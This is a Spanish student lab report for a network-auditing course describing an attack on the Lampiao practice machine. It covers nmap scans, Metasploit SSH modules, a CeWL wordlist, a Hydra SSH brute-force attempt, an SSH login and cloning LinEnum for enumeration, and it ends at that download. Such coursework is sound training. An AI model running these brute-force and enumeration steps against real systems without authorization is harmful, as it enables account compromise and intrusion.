INFORME DE ESPLOTACION DE LAMPAIO

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

INFORME DE ESPLOTACION DE LAMPAIO

INFORME DE ESPLOTACION DE LAMPAIO

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

RAFAEL SANDOVAL MORALES

Docente de asignatura.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIAS DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

TABLA DE FIGURAS

1. INTRODUCCIÓN

En el desarrollo de la práctica se utilizó la herramienta **Nmap**, una de las más conocidas para realizar escaneos de red. Su objetivo principal fue identificar los servicios y puertos activos en una máquina específica de la red denominada **Lampaio,** que sería utilizada como máquina objetivo para posteriores pruebas.

2. OBJETIVOS

2.1 OBJETIVOS GENERAL

Aplicar el uso de Nmap para identificar servicios y puertos activos en la máquina **Lampaio**, con el fin de fortalecer el aprendizaje práctico en el reconocimiento de sistemas y la gestión de seguridad informática.

OBJETIVOS ESPECÍFICOS

2.2.1 IDENTIFICAR LA SUPERFICIE DE ATAQUE

- Reconocer la utilidad del comando **nmap -sV** en la detección de servicios y versiones de la máquina víctima.
- Ejecutar un escaneo dirigido a puertos específicos mediante el parámetro **-p.**
- Analizar e interpretar los resultados obtenidos de la máquina Lampaio en cada fase del escaneo.
- Relacionar los hallazgos con la importancia de proteger una máquina víctima frente a posibles ataques.

3. CAPITULO 1

En esta etapa inicial, nos mostrara el paso a paso para atacar atreves de diccionarios a la maquina lampaio.

3.1 USO DE COMANDO NMAP

Cuando usamos el comondo nmap -sV, podemos descubrir los servicios activos en una red, aportando al conocimiento y a la protecion de redes. Duarte este paso podimos identificar la ip del lampaio, esta sera la maquina que vamos a atacar.




Ilustración 1 USO DE COMANDO NMAP

Depues del scaneo genera pasomos a ralizar un escaneo especifico en este caso selecionamos desde el puerto **1** al puerto **2000** este se le hizo a la direcion **IP** de la maquina victima en este caso se utilizo el comando **nmap -p 1-2000 197.168.2.13.**




Ilustración 2 USO DE COMANDO NMAP -P

3.2 ACCESO WEB A LA MÁQUINA VÍCTIMA

Tras identificar los puertos abiertos y servicios en ejecución, se procedió a ingresar a la dirección IP de la máquina víctima **Lampaio** (197.168.2.13) mediante el navegador web. Este acceso permitió comprobar que la máquina efectivamente estaba ofreciendo un servicio web visible.




Ilustración 3 ACCESO WEB A LA MÁQUINA VÍCTIMA

4. INTERFAZ WEB CON FORMULARIO DE AUTENTICACIÓN

Después de identificar la dirección IP y acceder al puerto **1898**, se encontró una aplicación web en la máquina víctima **Lampaio**. Esta aplicación presentaba contenido relacionado con la figura histórica de Lampaio en Brasil y un sistema de inicio de sesión para usuarios registrados.

Ilustración 4 INTERFAZ WEB CON FORMULARIO DE AUTENTICACIÓN

5. ESCANEO AVANZADO CON NMAP -A

Después de los escaneos iniciales, se ejecutó un análisis más completo con el comando: **nmap -p 1-2000 197.168.2.13 -A**

El parámetro `-A` permite activar la detección avanzada de servicios, versiones, sistema operativo y scripts adicionales, proporcionando un nivel de detalle más profundo sobre la máquina víctima.




Ilustración 5 ESCANEO AVANZADO CON NMAP -A

6. ESCANEO CON NMAP USANDO SCRIPTS -SC

Además de los análisis anteriores, se ejecutó un escaneo con el comando:

nmap -p 1-2000 197.168.2.13 -sC

La opción **-sC** permite aplicar una serie de **scripts predeterminados de Nmap (NSE)**, diseñados para recopilar información adicional de los servicios detectados.

el uso de **–sC** refuerza la importancia de combinar distintos tipos de escaneo para tener una visión más completa de los servicios activos en una máquina.




Ilustración 6 ESCANEO CON NMAP USANDO SCRIPTS -SC

7. EXPLORACIÓN DE MÓDULOS SSH

La imagen demuestra la fase de exploración inicial dentro de Metasploit, donde se listan módulos que permiten atacar, enumerar y manipular conexiones SSH. Es un paso fundamental para definir qué vector de ataque será el más adecuado según el objetivo y el sistema vulnerable detectado.




Ilustración 7 EXPLORACIÓN DE MÓDULOS SSH

8. GENERACIÓN DE WORDLIST Y VERIFICACIÓN DE ARCHIVOS

La imagen refleja una fase práctica de recopilación de información: se generó con éxito una wordlist a partir de un host objetivo usando CeWL y se comprobó su presencia en el directorio de trabajo. Este es un paso habitual en pruebas de penetración dirigidas a evaluar la robustez de contraseñas, siempre que se realice dentro de un marco legal y autorizado.

Ilustración 8 GENERACIÓN DE WORDLIST Y VERIFICACIÓN DE ARCHIVOS

9. CONTEO DE LÍNEAS EN DICCIONARIO.TXT

El Diccionario.txt tiene 844 entradas: un buen punto de partida para pruebas dirigidas. Recomiendo limpiarla (quitar duplicados/entradas cortas/líneas vacías) y barajarla antes de utilizarla en herramientas de cracking o fuerza bruta.




Ilustración 9 Conteo de líneas en Diccionario.txt

10. **Visualización y contenido inicial de Diccionario.txt**

Verificar el contenido real de la wordlist generada (Diccionario.txt) y confirmar que las entradas son palabras/term-tokens útiles para posteriores pruebas dirigidas.

El Diccionario.txt contiene 844 líneas con una mezcla de palabras y nombres potencialmente útiles, pero también ruido (palabras cortas o genéricas).






Ilustración 10 Visualización y contenido inicial de Diccionario.txt





11. **INTENTO DE EJECUCIÓN DE** HYDRA **PARA FUERZA BRUTA SSH**

La ayuda de Hydra apareció porque `-t` se usó incorrectamente con la IP.

Cambiando la sintaxis al formato correcto (host después de las opciones de credenciales, **-t** como número de conexiones) el comando debería ejecutarse.




Ilustración 11 INTENTO DE EJECUCIÓN DE HYDRA PARA FUERZA BRUTA SSH

12. **CONEXIÓN REMOTA VÍA SSH**

En este paso se estableció una conexión remota desde la máquina Kali hacia un servidor Ubuntu. Esto permite administrar el sistema objetivo a través de línea de comandos de manera segura, utilizando el protocolo SSH (Secure Shell).

```
┌──(kali㉿kali)-[~]
└─$ ssh tiago@197.168.2.13
The authenticity of host '197.168.2.13 (197.168.2.13)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '197.168.2.13' (ED25519) to the list of known hosts.
tiago@197.168.2.13's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Sep 24 18:48:46 BRT 2025

  System load:  0.0               Processes:           203
  Usage of /:   7.5% of 19.07GB   Users logged in:     0
  Memory usage: 22%               IP address for eth0: 197.168.2.13
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 12 00:03:50 2025 from 197.168.2.5
tiago@lampiao:~$
```

Ilustración 12 CONEXIÓN REMOTA VÍA SSH

13. CLONACIÓN DEL REPOSITORIO LINENUM DESDE GITHUB

Ingresamos a la página de **github** esto con el fin de descargar el archivo **linenum** Ingresamos a la página de **github** esto con el fin de descargar el archivo **linenum** En la imagen se observa la interfaz de un repositorio alojado en la plataforma **GitHub**.




Ilustración 13 11. CLONACIÓN DEL REPOSITORIO LINENUM DESDE GITHUB

14. DESCARGA DEL SCRIPT DE ENUMERACIÓN LINENUM DESDE REPOSITORIO GITHUB

En esta parte del proceso se muestra cómo se **descarga el proyecto LinEnum desde la plataforma GitHub hacia el computador local**. Para ello, se utilizó el comando

git clone https://github.com/rebootuser/LinEnum.gitEste comando permite traer una copia completa del repositorio llamado **LinEnum** y guardarla en el equipo de trabajo, en este caso dentro del directorio principal del usuario en Kali Linux.

